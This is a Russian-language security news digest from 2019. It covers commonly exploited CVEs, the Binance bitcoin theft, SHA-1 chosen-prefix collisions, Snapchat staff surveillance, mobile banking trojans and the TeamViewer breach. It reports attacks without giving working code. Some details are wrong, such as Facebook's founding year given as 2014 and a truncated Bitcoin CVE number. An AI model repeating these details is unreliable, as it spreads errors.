
Напомню, что это не первый громкий взлом сайта вопросов и ответов. В 2018 году стало известно об атаке на Quora, в результате которой пострадало более 100 миллионов пользователей.

СТАРЫЕ БАГИ

Эксперты компании Fidelis Cybersecurity изучили уязвимости, наиболее популярные у злоумышленников в первом квартале 2019 года. Хотя «ценность» уязвимостей стремительно снижается сразу же после публикации патчей для них, злоумышленники не отказываются от эксплуатации багов так быстро и продолжают использовать их до тех пор, пока это позволяет взломать хоть сколько-нибудь стоящие цели.

Около **1/3** всех обнаруженных в первом квартале проблем (эксплоиты, уязвимости, малварь) оказались датированы 2017 годом и ранее.

Самыми активными вредоносами были названы **H-WORM** (Houdini) и **NJRAT** — два трояна удаленного доступа (RAT), существующие как минимум с **2012 ГОДА**.



27% всех попыток компрометации (более **550 000** расследованных инцидентов) были связаны с уязвимостями **2017 ГОДА** и даже старше.

В итоге пятерка наиболее эксплуатируемых проблем выглядит следующим образом:

CVE-2017-8570 — RCE-баг Composite Moniker, эксплоит доступен публично;

CVE-2017-0143 — проблема, затрагивающая SMBv1, эксплоит опубликован группой Shadow Brokers (Eternal Synergy);

CVE-2018-11776 — RCE-уязвимость в Apache Struts, эксплоит доступен публично;

CVE-2017-11882 — RCE-уязвимость в Microsoft Office, эксплоит доступен публично;

CVE-2009-3129 — RCE-уязвимость в Microsoft Excel/Word, задействованная в операции Red October, эксплоит доступен публично.

Продолжение статьи →

← Начало статьи

КРИПТА НА 41 МИЛЛИОН

В ночь с 7 на 8 мая 2019 года представители одной из крупнейших криптовалютных бирж в мире — Binance сообщили, что ресурс пострадал от масштабной и хорошо спланированной хакерской атаки. В результате у биржи было похищено 7000 BTC (около 41 миллиона долларов по курсу на момент атаки), которые злоумышленники вывели одной транзакцией.

Согласно официальному сообщению Binance, хакерам удалось заполучить большое количество API-ключей, кодов двухфакторной аутентификации и других данных пользователей. Для этого злоумышленники применили множество разных техник, включая фишинг и заражение малварью. Расследование случившегося пока продолжается, поэтому специалисты биржи не исключают, что могут быть выявлены дополнительные векторы атак, а также новые пострадавшие учетные записи. Инцидент затронул только горячий BTC-кошелек биржи, содержавший ~2% от общего объема биткойнов.

Сообщается, что злоумышленники тщательно спланировали свою атаку и потратили много времени на ее подготовку, задействовав множество аккаунтов, никак не связанных между собой на первый взгляд. В частности, транзакция, с помощью которой с биржи вывели средства, была подготовлена таким образом, чтобы защитные механизмы на нее не отреагировали. Аномалию зафиксировали лишь после вывода криптовалюты, но было уже поздно, и остановить транзакцию это не помогло.

Из-за атаки Binance была вынуждена приостановить снятие и внесение средств, а сайт экстренно прекратил работу для проведения расследования, и в это время пользователи не смогут пользоваться вводом/выводом средств, хотя торги продолжатся в штатном режиме.


Представители Binance заверили, что атака никак не скажется на пользователях биржи и их активах: ресурс обещает полностью компенсировать все потери с помощью фонда Secure Asset Fund for Users (SAFU), созданного именно для таких случаев. С лета 2018 года в SAFU перечисляется 10% всех биржевых сборов, и эти средства хранятся на отдельном холодном кошельке.

ХАКЕР ВОШЕЛ В ТРОЙКУ САМЫХ ЖЕЛАННЫХ ПРОФЕССИЙ

Яндекс провел исследование и определил, кем хотят стать пользователи и в каких отраслях они предпочитают работать.

Статистика была собрана на основе поисковых запросов со словами «как стать» и оценивалась по **100-БАЛЛЬНОЙ ШКАЛЕ** — чем выше частота запроса, тем выше балл.

В 2018/19 году на первом месте оказалась профессия **БЛОГЕРА** (100 баллов), затем **ДЕПУТАТА** (82 балла) и **ХАКЕРА** (50 баллов). Также среди популярных запросов оказались миллионер, YouTube-блогер, модель, нотариус и пилот.



Кем хотели бы стать пользователи

Рейтинги составлены на основе запросов со словами «как стать», заданных россиянами с 01.04.2017 по 01.04.2018 и с 01.04.2018 по 01.04.2019.

2017-2018 гг.	2018-2019 гг.
1. Блогером	1. Блогером
2. Хакером	2. Депутатом ▲
3. Депутатом	3. Хакером ▼
4. Ютьюб-блогером	4. Миллионером ▲
5. Миллионером	5. Ютьюб-блогером ▼
6. Знаменитостью	6. Моделью ▲
7. Актёром	7. Нотариусом ▲
8. Моделью	8. Пилотом ▲
9. Пилотом	9. Стюардессой
10. Нотариусом	10. Таксистом

АТАКИ НА SHA-1 СТАЛИ РЕАЛЬНЕЕ

Алгоритм хеширования SHA-1 считается ненадежным и «сломанным» еще с 2005 года: именно тогда эксперты заговорили о потенциальной возможности взлома SHA-1 через коллизионную атаку, что в теории давало злоумышленникам возможность создать поддельный файл с точно таким же хешем SHA-1, как у настоящей версии файла.

За прошедшее время специалисты не раз пытались подступиться к этой проблеме с разных сторон, и настоящий прорыв совершили инженеры Google в 2017 году. Они продемонстрировали миру атаку, названную SHAttered. Тогда в качестве доказательства проделанной работы эксперты опубликовали два PDF-файла с одинаковым хешем SHA-1, а также был запущен отдельный сайт, посвященный взлому и ненадежности SHA-1 в целом.


Теперь сводная группа ученых из Сингапура и Франции представила собственную вариацию коллизионной атаки, в сущности улучшив SHAttered и сделав возможными атаки с заданным префиксом.

> *«Обнаружить практическую коллизионную атаку, изменяющую хеш, бесспорно, плохо. Однако урон, который может нанести такая атака, весьма ограничен, ведь злоумышленник практически не контролирует коллизию данных. Гораздо интереснее обнаружить так называемую атаку с заданным префиксом, где злоумышленник волен сам выбрать префикс для двух сообщений», — объясняет один из исследователей Томас Пейрин (Thomas Peyrin).*

Фактически это означает, что коллизионная атака на SHA-1 перестает быть «лотереей»: атака с заданным префиксом позволяет изменять подписанные SHA-1 файлы так, как нужно преступнику, начиная от подделки бизнес-документации и заканчивая сертификатами TLS.

Более того, эксперты не просто доказали, что такие атаки возможны на практике, их сумели сделать быстрее и дешевле, то есть продемонстрировали, что такое под силу и киберпреступникам.

Так, считается, что классическая коллизионная атака на SHA-1 в среднем требует проведения 2^{77} операций, но атака с заданным префиксом должна быть куда сложнее и «дороже» в исполнении. Эксперты доказали, что это не так: новая вариация атаки может требовать от 2^{66} до 2^{69} вычислений и стоить порядка 100 тысяч долларов США (что тоже эквивалентно SHAttered).



Function	Collision type		Complexity	Ref.
SHA-1	free-start collision		$2^{57.5}$	[28]
	collision		2^{69}	[33]
			$2^{64.7}$	[27]
	chosen-prefix collision		$2^{77.1}$	[26]
			$2^{66.9}$ — $2^{69.4}$	New
MD5	collision		2^{40}	[34]
			2^{16}	[30]
	chosen-prefix collision	(9 blocks)	$2^{39.1}$	[30]
		(3 blocks)	2^{49}	[30]
		(1 block)	$2^{53.2}$	[30]
		(2 blocks)	$2^{46.3}$	New

Table 1. Comparison of previous and new cryptanalysis results on MD5 and SHA-1. A free-start collision is a collision or the compression function only, where the attacker has full control on all the primitive's inputs. Complexities in the table are given in terms of SHA-1 equivalents on a GTX-970 GPU (when possible).

При этом исследователи отмечают, что пока не проводили атаку на практике, так как изначальная стоимость коллизионной атаки с заданным префиксом равнялась примерно миллиону долларов, а таких денег у экспертов попросту не было. Теперь, когда стоимость атаки удалось снизить до 100 тысяч, аналитики уже работают над практической реализацией своей теории и надеются скоро обнародовать итоги экспериментов.


«5 МИЛЛИАРДОВ ДОЛЛАРОВ... НЕДОСТАТОЧНО»

Крис Хьюз, сооснователь Facebook, стоявший у истоков социальной сети в 2014 году наряду с Марком Цукербергом, Эдуардо Саверином и Дастином Московицем, написал большую колонку для издания The New York Times. В тексте Хьюз раскритиковал Цукерберга и Facebook, заявив, что социальную сеть пора разрушить.

→ «Правительство должно заставлять Марка отчитываться. Законодатели слишком долго восхищенно наблюдали за взрывным ростом Facebook и упустили из виду свою обязанность защищать интересы американцев и обеспечивать рынку конкурентные условия. Со дня на день Федеральная торговая комиссия готовится оштрафовать компанию на 5 миллиардов долларов, но этого недостаточно, равно как и предложения Facebook о назначении какого-то царя по вопросам приватности [речь о создании должности отдельного менеджера, ответственного за сохранность пользовательских данных. — Прим. ред.].

После того как Марк дал показания в конгрессе в прошлом году, это должно было заставить его по-настоящему признать свои ошибки. Вместо этого законодателей, допрашивавших его, высмеяли из-за того, что они слишком старые и не понимают, как работают современные технологии. Именно такое впечатление хотел произвести на американцев Марк, ведь это будет означать, что практически ничего не изменится»

— Крис Хьюз о поведении Цукерберга



ШПИОНАЖ SNAPCHAT

Журналисты издания Vice Motherboard пообщались с несколькими бывшими и настоящими сотрудниками компании Snap, владеющей Snapchat, а также изучили внутренние корпоративные письма, попавшие в руки редакции. Как оказалось, ряд департаментов внутри компании Snap не только имеют инструменты для слежки за пользователями, но и активно пользуются и даже злоупотребляют ими.

По информации издания, сотрудникам Snap доступны такие данные, как местоположение, сохраненные Snap'ы и личные данные пользователей, включая номера телефонов и email-адреса. Несохраненные Snap'ы, как правило, удаляются после получения или через 24 часа после публикации.

Один из внутренних инструментов компании, о котором ранее известно не было, носит имя SnapLion. Изначально он был создан для сбора данных по официальным запросам, полученным от правоохранительных органов. В частности, к этому инструменту имеют доступ сотрудники отдела Customer Ops («Пользовательских операций»), а также отдела Spam and Abuse («Спама и злоупотребления»).

Журналисты отмечают, что, согласно официальным правилам Snap, по запросу властей могут быть предоставлены такие данные, как привязанный к аккаунту номер телефона, данные о местоположении пользователя, метаданные сообщений (по которым можно понять, с кем и когда говорил человек), а также в некоторых случаях доступен контент самых Snap'ов, к примеру из Memories.

В итоге, если верить внутренним письмам компании, легитимное использование SnapLion сводится к удовлетворению запросов правоохранителей, а также к борьбе с насилием над детьми. Однако бывшие сотрудники компании рассказали изданию, что сотрудники нередко злоупотребляют этими инструментами, хотя и не конкретизировали, как именно.

Представители Snap заверили Vice Motherboard, что компания хранит крайне мало данных о своих пользователях, а любой несанкционированный доступ к этой информации немедленно пресекается и влечет за собой серьезные последствия.

МОБИЛЬНЫЕ БАНКЕРЫ ДЕМОНСТРИРУЮТ РОСТ


По итогам **ПЕРВОГО КВАРТАЛА 2019 ГОДА** «Лаборатория Касперского» зафиксировала значительное увеличение числа финансовых угроз, нацеленных на мобильные устройства. Заметный рост по сравнению с аналогичным периодом прошлого года продемонстрировали как мобильные банковские трояны, так и трояны-вымогатели.

В общей сложности за первый квартал этого года было обнаружено около **30 000** вредоносных файлов, классифицируемых как мобильные банковские трояны. В 2018 году их было **19 000**.

Чаще всего в первые три месяца этого года пользователи мобильных устройств сталкивались с тремя банковскими троянами: **SVPENG** (**20%** от всех обнаруженных зловредов этого типа), **ASACUB** (**18%**) и **AGENT** (**15%**).

В отдельные периоды Asacub атаковал до **13 000** уникальных пользователей в сутки.

Что касается мобильных вымогателей, то их число выросло еще заметнее. В первом квартале 2018 года решения «Лаборатории Касперского» обнаружили немногим менее **9000** таких зловредов, а в начале этого года их стало в три раза больше — почти **28 000**.



АТАКА НА TEAMVIEWER

Немецкое издание Der Spiegel сообщило, что еще в 2014 году китайские правительственные хакеры успешно скомпрометировали разработчиков TeamViewer, в итоге изданию подтвердили это и сами представители компании.

Хотя ранее об этой кибератаке не было известно, теперь, когда журналисты пролили свет на случившееся, разработчики TeamViewer признали, что действительно выявили проникновение в свою сеть, но не в 2014 году, а осенью 2016 года. В компании объяснили, что тогда подозрительную активность обнаружили вовремя и хакеры не успели причинить никакого вреда ни самой компании, ни ее пользователям.

Разработчики уверяют, что провели тщательное расследование инцидента, подключили к нему представителей правоохранительных органов и сторонних киберкриминалистов, но не нашли никаких признаков хищения пользовательских данных или другой ценной информации. В компании говорят, что не было никаких оснований считать, что исходные коды TeamViewer скомпрометированы или украдены, а пользователи программы могут быть в опасности. В итоге было принято решение не сообщать широкой общественности о случившемся вовсе.

Журналисты Der Spiegel, в свою очередь, утверждают, что проникшие в сеть TeamViewer хакеры пустили в ход малварь Winnti — бэкдор, который как минимум с 2009 года используют хак-группы из Поднебесной. Но если изначально вредонос использовался одноименной группировкой Winnti, то позже эксперты стали замечать его на вооружении у различных китаеговорящих групп. Очевидно, хакеры делятся малварью друг с другом или же где-то ее покупают. В итоге установить источник атаки на TeamViewer уже вряд ли представляется возможным. Можно лишь предполагать, что за атакой, вероятно, стояла правительственная хак-группа APT17 или APT10.

ПРОБЛЕМЫ СЕТИ BITCOIN

Издание Cointelegraph, ссылаясь на разработчика Люка Дашира (Luke Dashjr), сообщило, что почти половина полных нод в Bitcoin-сети по-прежнему уязвима перед критической проблемой **CVE-2018-1744**, устраненной еще в прошлом году. Напомню, что баг позволяет осуществить двойную трату UTXO в одной транзакции и команда Bitcoin Core исправила его с релизом клиента версии 0.16.3.

44,3% полных нод до сих пор используют уязвимые версии клиентов, согласно анализу разработчика.

5,1% по-прежнему работают на ПО, уязвимом и перед другими проблемами.

10% узлов используют полностью устаревшие клиенты, безопасность которых под большим вопросом.

Большинство открытых источников говорят о существовании **10 000** полных нод, однако исследование Дашира свидетельствует о том, что их реальное число уже близится к **100 000**.

АВИАУДАР В ОТВЕТ НА КИБЕРАТАКУ

